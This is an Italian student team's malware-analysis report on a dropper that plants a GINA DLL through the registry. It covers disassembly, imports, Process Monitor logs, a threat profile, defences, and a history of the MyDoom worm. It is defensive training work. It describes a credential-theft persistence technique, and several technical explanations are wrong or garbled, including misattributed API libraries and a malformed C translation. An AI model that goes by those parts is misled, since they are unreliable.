



By
Raffaele Iacono
Paolo Aglieco
Adrian Morales
Andrea Panicucci
Mattia Dim

DATADEFENDERS

S H I E L D I N G Y O U R B I T S



TRACCIA

Con riferimento al file eseguibile Malware_Build_Week_U3, rispondere ai seguenti quesiti utilizzando le tecniche apprese nelle lezioni teoriche:

- Quanti parametri sono passati alla funzione Main()?

Quante variabili sono dichiarate all'interno della funzione - Quali sezioni sono presenti all'interno del file eseguibile?

Descrivete brevemente almeno 2 di quelle identificate- Quali librerie importa il Malware ? Per ognuna delle librerie importate, fate delle sola analisi statica delle funzionalità che il Malware potrebbe implementare.

Utilizzate le funzioni che sono richiamate all'interno delle librerie per supportare le vostre ipotesi.



PUNTO 1

Parametri passati alla funzione main:

argc=dword ptr 8

argv=dword ptr 0ch

envp= dword ptr 10h

Quante variabili sono dichiarate all'interno della funzione:

hmodule=dword ptr -11ch

Data= byte ptr -118h

var_117=byte ptr -117h

var_8=dword ptr -8

var 4=dword ptr -4





PUNTO 2

Per l'analisi delle sezioni ho scelto di analizzare le piu' note:

La sezione ".text" di un file eseguibile comprende le istruzioni effettive del codice macchina che il processore esegue, ed è tipicamente la parte più estesa del file. La sezione ".data", invece, contiene dati inizializzati utilizzati durante l'esecuzione del programma, come variabili, costanti e stringhe letterali.

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	00005646	00001000	00006000	00001000	00000000	00000000	0000	0000	60000020
.rdata	000009AE	00007000	00001000	00007000	00000000	00000000	0000	0000	40000040
.data	00003EA8	00008000	00003000	00008000	00000000	00000000	0000	0000	C0000040
.rsrc	00001A70	0000C000	00002000	0000B000	00000000	00000000	0000	0000	40000040



Module Name	Imports	OFTs	TimeStamp	ForwarderChain	Name RVA	FTs (IAT)
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	51	00007534	00000000	00000000	0000769E	0000700C
ADVAPI32.dll	2	00007528	00000000	00000000	000076D0	00007000

kernel32.dll:

- 1. Gestione dei processi e dei thread:** Il malware potrebbe utilizzare funzioni come `CreateProcess`, `OpenProcess`, `CreateThread` per avviare nuovi processi o thread e `TerminateProcess`, `ExitProcess` per terminarli.
- 2. Gestione dei file e delle directory:** Le funzioni come `CreateFile`, `ReadFile`, `WriteFile`, `DeleteFile`, `CreateDirectory` fornite da questa libreria potrebbero essere sfruttate per manipolare file e directory sul sistema.
- 3. Gestione del registro di sistema:** Funzioni come `RegOpenKey`, `RegSetValue`, `RegDeleteKey` consentono al malware di manipolare il registro di sistema, ad esempio per persistere nel sistema o per nascondere le proprie tracce.
- 4. Gestione del tempo:** Attraverso funzioni come `GetSystemTime`, `GetLocalTime`, il malware può acquisire informazioni temporali utili per pianificare azioni o per creare timestamp sui file.

ADVAPI32.dll:

- 1. Servizi di Windows:** Il malware potrebbe utilizzare funzioni come `OpenService`, `StartService`, `ControlService` per interagire con i servizi di Windows, ad esempio per avviare o fermare servizi critici.
- 2. Gestione degli account utente:** Funzioni come `LogonUser`, `CreateProcessAsUser` potrebbero essere utilizzate per eseguire azioni privilegiate o per impersonare un utente diverso.
- 3. Crittografia e sicurezza:** ADVAPI32.dll fornisce funzioni per la crittografia, come `CryptEncrypt`, `CryptDecrypt`, che il malware potrebbe utilizzare per nascondere le proprie attività o per cifrare dati sensibili.
- 4. Auditing e controllo degli eventi di sistema:** Funzioni come `RegNotifyChangeKeyValue`, `NotifyChangeEventLog` consentono al malware di monitorare le modifiche al registro di sistema o agli eventi del registro di sistema.

Queste sono solo alcune delle funzionalità che un malware potrebbe implementare utilizzando le funzioni fornite dalle librerie kernel32.dll e ADVAPI32.dll. La conoscenza di queste funzioni consente agli analisti di sicurezza di identificare e mitigare le minacce potenziali.

PUNTO 4



Dai dati che abbiamo trovato notiamo che il malware presenta un numero di funzioni ed una complessità tale da far pensare ad un qualcosa di particolarmente elaborato.

Le ipotesi più accreditabili sono quella di un Trojan ma la più probabile è quella di un Worm



TRACCIA 2

Con riferimento al Malware in analisi, spiegare: • Lo scopo della funzione chiamata alla locazione di memoria 00401021 • Come vengono passati i parametri alla funzione alla locazione 00401021 ;

- Che oggetto rappresenta il parametro alla locazione 00401017
- Il significato delle istruzioni comprese tra gli indirizzi un'altra o altre due righe assembly)
- Con riferimento all'ultimo quesito, tradurre il codice Assembly nel corrispondente costrutto C • Valutate ora la chiamata alla locazione 00401047 , qual è il valore del parametro « ValueName»?

Nel complesso delle due funzionalità appena viste, spiegate quale funzionalità sta implementando il Malware in questa sezione.



```
.text:00401017          push    offset SubKey    ; "SOFTWARE\\Microsoft\\Windows
.text:0040101C          push    80000002h      ; hKey
.text:00401021          call    ds:RegCreateKeyExA
.text:00401027          test    eax, eax
.text:00401029          jz     short loc_401032
.text:0040102B          mov     eax, 1
.text:00401030          jmp     short loc_40107B
.text:00401032          ;
.text:00401032 loc_401032:           ; CODE XREF: sub_401000+29tj
.text:00401032          mov     ecx, [ebp+cbData]
.text:00401035          push    ecx            ; cbData
.text:00401036          mov     edx, [ebp+lpData]
.text:00401039          push    edx            ; lpData
.text:0040103A          push    1               ; dwType
.text:0040103C          push    0               ; Reserved
.text:0040103E          push    offset ValueName ; "GinaDLL"
.text:00401043          mov     eax, [ebp+hObject]
.text:00401046          push    eax            ; hKey
.text:00401047          call    ds:RegSetValueExA
.text:0040104D          test    eax, eax
.text:0040104F          jz     short loc_401062
.text:00401051          mov     ecx, [ebp+hObject]
.text:00401054          push    ecx            ; hObject
```

TRACCIA 2 P1

La funzione chiamata all'indirizzo di memoria 00401021 ha lo scopo di invocare la funzione RegCreateKeyExA. Quest'ultima funzione restituisce un valore di successo nel caso in cui la chiave specificata venga creata correttamente. In alternativa, se la creazione della chiave non riesce, la funzione restituisce un valore di errore, indicativo del fallimento dell'operazione.



TRACCIA 2 P2

A large, semi-transparent watermark image of a person wearing a hooded sweatshirt, sitting at a desk and looking at a computer monitor displaying code. A large teal arrow points from the left towards the text.

Nel processo di passaggio dei parametri dalla funzione al punto di memoria 00401021, viene impiegato il metodo noto come "passaggio per valore". Tale metodo comporta la duplicazione dei valori dei parametri effettivi nello stack di esecuzione, dove vengono utilizzati come copie locali per l'elaborazione all'interno della funzione.

TRACCIA 2 P3



Che oggetto rappresenta il parametro alla locazione
00401017

Questo parametro è impiegato per individuare e ottenere l'accesso a una particolare chiave di registro all'interno della struttura gerarchica del registro di Windows.

TRACCIA 2 P4

Il significato delle istruzioni comprese tra gli indirizzi



L'intervallo di istruzioni tra gli indirizzi 00401027 e 00401029 delinea il processo decisionale relativo alla persistenza della chiave di registro creata attraverso la funzione RegCreateKeyExA. Nel caso in cui il flag dwFlags sia inizialmente impostato a zero, come evidenziato nel codice fornito, il flusso del programma procede alla riga successiva (00401032), dove viene inserito sullo stack il valore REG_OPTION_NON_VOLATILE. Tale azione implica che la chiave di registro sarà conservata in modo persistente, garantendo che i relativi dati non siano soggetti a perdita durante l'avvio o lo spegnimento del sistema.



TRACCIA 2 P5

Traduzione in C

```
if(eax==0){  
    goto loc_401032:  
}  
else{  
    eax==1;  
    goto loc_40107_B;  
}
```



TRACCIA 2 P6

```
.text:00401043  
.text:00401046  
.text:00401047  
.text:0040104D  
.text:0040104F  
loc_401051
```

```
mov    eax, [ebp+hObject]  
push   eax  
call   ds:RegSetValueExA  
test   eax, eax  
jz    short loc_401062  
add    esp, 4
```



TRACCIA 3

Riprendete l'analisi del codice, analizzando le routine tra le locazioni di memoria • Qual è il valore del parametro «`«ResourceName »` passato alla funzione `FindResourceA()`; • Il susseguirsi delle chiamate di funzione che effettua il visto durante le lezioni teoriche. Che funzionalità sta implementando il • È possibile identificare questa funzionalità utilizzando l'analisi statica basica • In caso di risposta affermativa, elencare le evidenze a supporto. Entrambe le funzionalità principali del Disegnare un diagramma di flusso Malware viste finora sono richiamate all'interno della funzione (inserite all'interno dei box solo le informazioni circa le funzionalità principali) che comprenda le 3 funzioni. Esercizio Giorno 3 00401080 e 00401128 : Malware in questa sezione di codice l'abbiamo Malware ?? (dal giorno 1 in pratica) `Main()`.



TRACCIA 3 P1



Analizzando il codice, si può stabilire il valore del parametro "ResourceName" passato alla funzione FindResourceA(). Questo valore è conservato nella variabile [ebp+var_C]. Tuttavia, l'accesso diretto al contenuto di tale variabile non è immediatamente evidente nel contesto del codice. Per determinare il valore effettivo di [ebp+var_C], è richiesta un'indagine più approfondita del codice precedente alla locazione di memoria 00401080. Tale analisi consentirà di comprendere come il valore del parametro "ResourceName" viene inizializzato o modificato prima di essere passato alla funzione FindResourceA().



TRACCIA 3 P2

Chiamate di funzione del malware

La funzione `FindResourceA()` è impiegata per individuare una risorsa all'interno di un modulo specificato. Il parametro "ResourceName" specifica il nome della risorsa da cercare, mentre il parametro "hModule" indica il modulo in cui condurre la ricerca.

`LoadResource()` è utilizzata per caricare una risorsa dalla memoria in un puntatore di memoria specificato. Il parametro "hResInfo" corrisponde all'handle della risorsa ottenuto da `FindResourceA()`, mentre il parametro "hModule" denota il modulo contenente la risorsa.

`SizeofResource()` viene utilizzata per determinare la dimensione di una risorsa specificata. Il parametro "hResInfo" rappresenta l'handle della risorsa ottenuto da `LoadResource()`.



TRACCIA 3 P3

spunti su analisi statica basica




L'analisi statica basica potrebbe fornire indicazioni iniziali sulla possibile funzionalità di un malware, ma spesso non è sufficiente per una comprensione completa e accurata. Per un'analisi più dettagliata, sono necessarie tecniche dinamiche, comprensione del contesto del malware e familiarità con tattiche di offuscamento e anti-analisi. Entrambe le funzionalità principali del malware precedentemente identificate sono incorporate all'interno della funzione Main().



TRACCIA 3 P4

Flow chart



TRACCIA 4

Preparate l'ambiente ed i tool per l'esecuzione del Malware (suggerimento: avviate principalmente

Esercizio Giorno 4 Process Monitor ed assicurate di eliminare ogni filtro cliccando sul tasto «reset» quando richiesto in fase di avvio). Eseguite il Malware , facendo doppio click sull'icona dell'eseguibile

Cosa notate all'interno della cartella dove è situato l'eseguibile del Malware? Spiegate cosa è avvenuto, unendo le evidenze che avete raccolto finora per rispondere alla domanda Analizzate ora i risultati

di Process Monitor (consiglio: utilizzate il filtro come in figura sotto per estrarre solo le modifiche apportate al sistema da parte del Malware). Fate click su «ADD» poi su «Apply» come abbiamo visto nella lezione teorica.

Filtrate includendo solamente l'attività sul - Quale chiave di registro viene creata?- Quale valore viene associato alla chiave di registro creata? Passate ora alla visualizzazione dell'attività sul - Quale chiamata di sistema ha modificato il contenuto della cartella dove è presente l'eseguibile del Malware ? Unite tutte le informazioni raccolte fin qui sia dall'analisi statica che dall'analisi dinamica per delineare il funzionamento del Malware . Esercizio Giorno 4 registro di Windows . File System .



TRACCIA 4 P1



1. msgina.dll è un file di libreria a collegamento dinamico legittimo(DLL) e cruciale del sistema operativo Windows.
2. Fa parte del sottosistema di identificazione e autenticazione grafica (GINA) di Windows e svolge un ruolo fondamentale nel processo di accesso, come per esempio:
 - 3. Visualizzazione schermata di accesso
 - 4. Gestione credenziali utente
 - 5. Autenticazione utente
6. Nella cartella dove è presente il Malware una volta avviato lo stesso, viene creata un'estensione chiamata "msgina32.dll" un chiaro segnale di un'attività malevola.
7. È molto probabile che il malware abbia creato delle chiavi di registro per memorizzare le proprie impostazioni e configurazioni e all'avvio del sistema creare l'estensione msgina.dll dannosa.



The screenshot shows a Process Monitor window with the 'Event' tab selected. The event details are as follows:

Date:	14/05/2024 12:08:58,0629376
Thread:	2008
Class:	Registry
Operation:	RegOpenKey
Result:	SUCCESS
Path:	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
Duration:	0.0000131

Below the details, there are two buttons: 'Desired Access:' and 'Query Value, Enumerate Sub Keys'.

TRACCIA 4 P2

Avviato ProcessMonitor, filtrato il processo a noi interessato(Malware_Build_Week_U3), cerchiamo tra le "Operation" la funzione "RegOpenKey", apriamo la finestra di eventi della funzione e ne deduciamo la chiave creata e il valore associato ad essa:

- La chiave di regitro creata è HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options

Da un analisi con Regshot siamo riusciti ad individuare che (come segue nelle slide successive):

- sono state aggiunte 2 keys nel registro HKEY_USER, aggiunti 25 valori all'interno della stessa e modificati 16 valori nel registro HKEY_LOCALMACHINE

1.



Keys added: 2

HKU\S-1-5-21-3771313050-58705377-3452663501-1001\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\96\shell\{5C4F28B5-F869-4E84-8E60-F11D
HKU\S-1-5-21-3771313050-58705377-3452663501-1001_classes\Local Settings\Software\Microsoft\Windows\shell\Bags\96\shell\{5C4F28B5-F869-4E84-8E60-F11DB97C5CC7}

values modified: 16

HKLM\SOFTWARE\Microsoft\Reliability Analysis\RAC\WmiLastTime: 98 E2 2E 03 29 A1 DA 01
HKLM\SOFTWARE\Microsoft\Reliability Analysis\RAC\WmiLastTime: 4E F6 44 31 A4 A6 DA 01
HKLM\SOFTWARE\Microsoft\Reliability Analysis\RAC\Transientvalue: 49 2E BB 0F B0 4B 12 40
HKLM\SOFTWARE\Microsoft\Reliability Analysis\RAC\Transientvalue: 9A D5 5A 72 F2 FC 13 40
HKLM\SOFTWARE\Microsoft\Reliability Analysis\RAC\WmiLastCrimDateTime: 11 C4 3D 38 5A A0 DA 01
HKLM\SOFTWARE\Microsoft\Reliability Analysis\RAC\WmiLastCrimDateTime: 86 DD 38 31 A4 A6 DA 01

values added: 25

HKU\S-1-5-21-3771313050-58705377-3452663501-1001\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{
HKU\S-1-5-21-3771313050-58705377-3452663501-1001\Software\Classes\Local Settings\Software\Microsoft\Windows\shell\{
HKU\S-1-5-21-3771313050-58705377-3452663501-1001\Software\Classes\Local Settings\Software\Microsoft\Windows\shell\{
HKU\S-1-5-21-3771313050-58705377-3452663501-1001\Software\Classes\Local Settings\Software\Microsoft\Windows\shell\{
HKU\S-1-5-21-3771313050-58705377-3452663501-1001\Software\Classes\Local Settings\Software\Microsoft\Windows\shell\{
HKU\S-1-5-21-3771313050-58705377-3452663501-1001\Software\Classes\Local Settings\Software\Microsoft\Windows\shell\{

Event	Process	Stack
Date:	14/05/2024 12:08:58,2824493	
Thread:	2008	
Class:	File System	
Operation:	CreateFile	
Result:	SUCCESS	
Path:	C:\Users\user\Desktop\MALWARE\Build_Week_Unit_3\msgina32.dll	
Duration:	0.0011932	
Desired Access:	Generic Write, Read Attributes	
Disposition:	OverwriteIf	
Options:	Synchronous IO Non-Alert, Non-Directory File	
Attributes:	N	
ShareMode:	Read, Write	
AllocationSize:	0	
OpenResult:	Overwritten	

Come evidenziato in figura apriamo la finestra degli eventi per la funzione “CreateFile” vedendo il path, la funzione crea l'estensione “msgina.dll” all'interno della cartella \Malware\Build_Week_Unit_3\

Event	Process	Stack
Date:	14/05/2024 12:08:58,2824493	
Thread:	2008	
Class:	File System	
Operation:	CreateFile	
Result:	SUCCESS	
Path:	C:\Users\user\Desktop\MALWARE\Build_Week_Unit_3\msgina32.dll	
Duration:	0.0011932	
Desired Access:	Generic Write, Read Attributes	
Disposition:	OverwriteIf	
Options:	Synchronous IO Non-Alert, Non-Directory File	
Attributes:	N	
ShareMode:	Read, Write	
AllocationSize:	0	
OpenResult:	Overwritten	

Come evidenziato in figura apriamo la finestra degli eventi per la funzione “CreateFile” vedendo il path, la funzione crea l'estensione “msgina.dll” all'interno della cartella \Malware\Build_Week_Unit_3\

CONCLUSIONI:

In conclusione dall'analisi statica e dinamica del Malware possiamo dedurre che:

- Analisi Statica: Da una prima analisi con CFF Explorer siamo riusciti a individuare quali librerie implementa il Malware(ADVAPI32.DLL e KERNEL32.DLL) e a vederne le funzioni e funzionalità che implementano, deducendo, che con ADVAPI32 instaura una persistenza all'interno del sistema Windows con le funzioni RegOpenKeyExA e RegCreateKeyExA come abbiamo visto in precedenza, mentre per la libreria KERNEL32, abbiamo ipotizzato che con funzioni tipo FindResource, LoadResource e LockResource situate nella sezione .rsrc il Malware potrebbe essere un Dropper.
- Analisi Dinamica: Da una seconda analisi, grazie all'utilizzo di tool come ProcessMonitor una volta avviato il malware in un ambiente atto all'esecuzione, abbiamo potuto monitorare i processi dell'eseguibile visualizzando le attività dei registri e del file system come visto nelle slide precedenti, individuando la creazioni di chiavi di registro e la creazione dell'estensione msgina.dll all'interno della cartella Malware. Comprovando le nostre tesi iniziali.

TRACCIA 5 P1



GINA (Graphical identification and authentication) è un componente lecito di Windows che permette l'autenticazione degli utenti tramite interfaccia grafica utenti di inserire username e password nel classico riquadro Windows, come quello in figura a destra che usate anche voi per accedere alla macchina virtuale. Cosa può succedere se il file . dll lecito viene sostituito con un file . dll malevolo, che intercetta i dati inseriti? Sulla base della risposta sopra, delineate il profilo del Unite tutti i punti per creare un grafico che ne rappresenti lo scopo ad alto livello. Esercizio Giorno 5- ovvero permette agli Malware e delle sue funzionalità.



TRACCIA 5 P2



La sostituzione del file DLL legittimo GINA con uno malevolo rappresenta una grave minaccia per la sicurezza del sistema, in quanto compromette l'integrità del sistema e interferisce con le normali operazioni di Windows. Il comportamento del malware è caratterizzato da diverse azioni dannose:

1. Intercettazione delle credenziali: Il malware agisce come un'interfaccia di login fraudolenta, registrando le informazioni di accesso inserite dagli utenti, inclusi username e password.
2. Accesso non autorizzato: Una volta ottenute le credenziali, il malware le sfrutta per accedere al sistema con privilegi elevati, ottenendo il controllo completo sul dispositivo.
3. Attività dannose: Il malware può quindi eseguire una serie di azioni dannose, tra cui:
 - Installazione di altri malware.
 - Furto di dati sensibili.
 - Crittografia dei file per richiedere un pagamento di riscatto.
 - Monitoraggio delle attività dell'utente.
 - Diffusione di spam e attacchi DDoS.

Tali azioni minano la sicurezza del sistema e possono causare danni significativi sia in termini di perdita di dati che di compromissione del funzionamento regolare del sistema.



TRACCIA 5 P3

- **Tipo:** Trojan, Keylogger
- **Obiettivo:** Acquisizione di credenziali utente e accesso non autorizzato al sistema
- **Funzionalità:**
 - Intercettazione delle credenziali di accesso
 - Camuffamento come interfaccia di login legittima
 - Acquisizione di privilegi di sistema elevati
 - Installazione di altri malware
 - Furto di dati sensibili
 - Utilizzo della crittografia
 - Monitoraggio delle attività dell'utente
 - Esecuzione di attività di spam e DDoS
- **Danneggiamento:** Gravi danni alla sicurezza e alla privacy dell'utente, con possibili conseguenze finanziarie



TRACCIA 5 P4

Flusso ad alto livello dell'obiettivo del malware

GINA malevolo:

1. Innesco del malware GINA malevolo.
2. Intercezione delle credenziali utente, inclusi username e password.
3. Accesso non autorizzato al sistema con privilegi elevati utilizzando le credenziali intercettate.
4. Esecuzione di varie attività dannose, quali:
 - Installazione di altri malware.
 - Furto di dati sensibili.
 - Crittografia dei file per richiedere un riscatto.
 - Monitoraggio delle attività dell'utente.
 - Esecuzione di attacchi di spam e DDoS.



TRACCIA 5 P5

Per proteggere il sistema da minacce come il malware GINA malevolo, è fondamentale adottare misure preventive solide. Queste includono:

- Mantenere Windows e tutti i software aggiornati con le ultime patch di sicurezza per ridurre al minimo le vulnerabilità.
- Installare e utilizzare un software antivirus affidabile con scansioni regolari per rilevare e rimuovere eventuali minacce.
- Prestare attenzione ai download, scaricando software solo da fonti attendibili e evitando di cliccare su link o allegati sospetti che potrebbero essere usati per diffondere il malware.
- Educazione degli utenti sui rischi di phishing e ingegneria sociale, incoraggiandoli a essere cauti nel fornire le proprie credenziali e ad essere consapevoli delle tattiche utilizzate dai truffatori.

Adottando queste misure, è possibile proteggere la sicurezza e la privacy degli utenti, riducendo il rischio di compromissione da parte di malware dannoso come il GINA malevolo.

BONUS TRACK 1

Prima di effettuare ogni tipo di valutazione tecnica del malware in questione e' importante anche conoscerne la storia dato che e' uno dei malware piu' noti e storicamente rilevanti.



BONUS TRACK 1



Mydoom, noto anche come W32.MyDoom@mm, Novarg, MiMail.R o Shimgapi, è un worm che colpisce Microsoft Windows. È stato rilevato per la prima volta il 26 gennaio 2004 ed è diventato il worm con la più rapida diffusione via e-mail di sempre, superando i precedenti record stabiliti dal worm Sobig e ILOVEYOU, e fino ad ora imbattuto.



BONUS TRACK 1

MyDoom, apparentemente commissionato da uno spammer per inviare posta indesiderata tramite computer infetti, contiene il messaggio: "Andy, sto solo facendo il mio lavoro, niente di personale, mi dispiace". Questo ha portato molti a credere che il creatore del worm fosse stato remunerato per la sua diffusione. Inizialmente, diverse aziende di sicurezza hanno ipotizzato che il worm provenisse da un programmatore russo, anche se la sua identità rimane sconosciuta.

BONUS TRACK 1



Le prime speculazioni indicavano che l'obiettivo principale del worm fosse un attacco Denial of Service (DoS) contro la SCO Group. La stampa, influenzata dalle dichiarazioni della SCO Group, suggerì che il worm fosse opera di un sostenitore del software libero o Linux, in risposta alle controversie legali della SCO Group contro il software di Linus Torvalds. Tuttavia, gli esperti di sicurezza rigettarono questa teoria, attribuendo l'origine del worm a bande organizzate di cybercriminali.

BONUS TRACK 1



L'analisi iniziale di MyDoom suggerì che fosse una variante del worm Mimail, da cui il nome alternativo MiMail.R, alimentando teorie secondo cui gli stessi autori fossero dietro entrambi i worm. Questa ipotesi fu poi ridimensionata con ulteriori indagini.

BONUS TRACK 1



Il nome MyDoom fu coniato da Craig Schmugar, un dipendente di McAfee e uno dei primi a scoprire il worm. Schmugar scelse il nome dopo aver notato il testo "mydom" in una riga di codice del programma, commentando che "Era evidente fin da subito che sarebbe potuto diventare molto grande. Ho pensato che avere 'doom' nel nome sarebbe stato appropriato".

BONUS TRACK 1



MyDoom si diffonde principalmente tramite e-mail che appaiono come messaggi di errore di trasmissione, con oggetti quali "Error", "Mail Delivery System", "Test" o "Mail transaction failed", in diverse lingue tra cui inglese e francese. L'e-mail contiene un allegato che, se aperto, permette al worm di inviare automaticamente copie di se stesso a tutti gli indirizzi e-mail trovati nei file locali del computer, come la rubrica dei contatti. Inoltre, MyDoom si copia nella cartella condivisa del programma di file-sharing peer-to-peer KaZaA per diffondersi ulteriormente.

Il worm evita di inviare e-mail agli indirizzi di alcune università, come Rutgers, MIT, Stanford e Berkeley, e di alcune aziende come Microsoft e Symantec. I primi rapporti indicavano che MyDoom evitasse anche tutti gli indirizzi con dominio .edu.

BONUS TRACK 1

La versione originale, Mydoom.A, esegue due payload distinti:

1. Installa una backdoor sulla porta 3127/tcp per consentire il controllo remoto del PC infetto. Questo viene ottenuto posizionando il file SHIMGAPI.DLL nella directory system32 e eseguendolo come processo figlio di Windows Explorer. Questa backdoor è sostanzialmente la stessa utilizzata dal worm Mimail.
2. Lancia un attacco di tipo Denial of Service (DoS) contro il sito web del SCO Group. Tuttavia, molti analisti hanno dubitato dell'efficacia di questo payload, e successive analisi hanno rivelato che veniva eseguito correttamente solo nel 25% dei computer infetti.

Una seconda versione, Mydoom.B, oltre a eseguire i payload originali, attacca anche il sito web di Microsoft, bloccandone l'accesso. Inoltre, impedisce l'utilizzo di popolari siti di antivirus online modificando i file host, bloccando gli aggiornamenti software e disattivando gli strumenti di rimozione dei virus. Tuttavia, il numero relativamente ridotto di copie di questa versione ha limitato i danni ai server di Microsoft.





Nome	Ultima modifica	Tipo	Dimensione
work	01/08/2020 14:47	Cartella di file	
xproxy	01/08/2020 14:47	Cartella di file	
_readme	01/08/2020 14:47	Documento di testo	1 KB
lib.c	01/08/2020 14:47	File C	8 KB
lib.h	01/08/2020 14:47	File H	1 KB
main.c	01/08/2020 14:47	File C	8 KB
makefile	01/08/2020 14:47	File	1 KB
massmail.c	01/08/2020 14:47	File C	15 KB
massmail.h	01/08/2020 14:47	File H	1 KB
msg.c	01/08/2020 14:47	File C	12 KB
msg.h	01/08/2020 14:47	File H	1 KB
p2p.c	01/08/2020 14:47	File C	2 KB
resource	01/08/2020 14:47	Icona	1 KB
resource.rc	01/08/2020 14:47	File RC	1 KB
scan.c	01/08/2020 14:47	File C	12 KB
scan.h	01/08/2020 14:47	File H	1 KB
sco.c	01/08/2020 14:47	File C	3 KB
sco.h	01/08/2020 14:47	File H	1 KB
xdns.c	01/08/2020 14:47	File C	11 KB
xdns.h	01/08/2020 14:47	File H	1 KB

xdns.h	01/08/2020 14:47	File H
xsmtp.c	01/08/2020 14:47	File C
xsmtp.h	01/08/2020 14:47	File H
zipstore.c	01/08/2020 14:47	File C
zipstore.h	01/08/2020 14:47	File H

BONUS TRACK 1

Analisi tecnica

Dando un primo sguardo alla cartella che ci viene fornita in analisi possiamo già avere un'idea di ciò che va effettivamente a fare il malware semplicemente con uno sguardo alla nomenclatura dei file



Nome	Ultima modifica	Tipo	Dimensione
work	01/08/2020 14:47	Cartella di file	
xproxy	01/08/2020 14:47	Cartella di file	
_readme	01/08/2020 14:47	Documento di testo	1 KB
lib.c	01/08/2020 14:47	File C	8 KB
lib.h	01/08/2020 14:47	File H	1 KB
main.c	01/08/2020 14:47	File C	8 KB
makefile	01/08/2020 14:47	File	1 KB
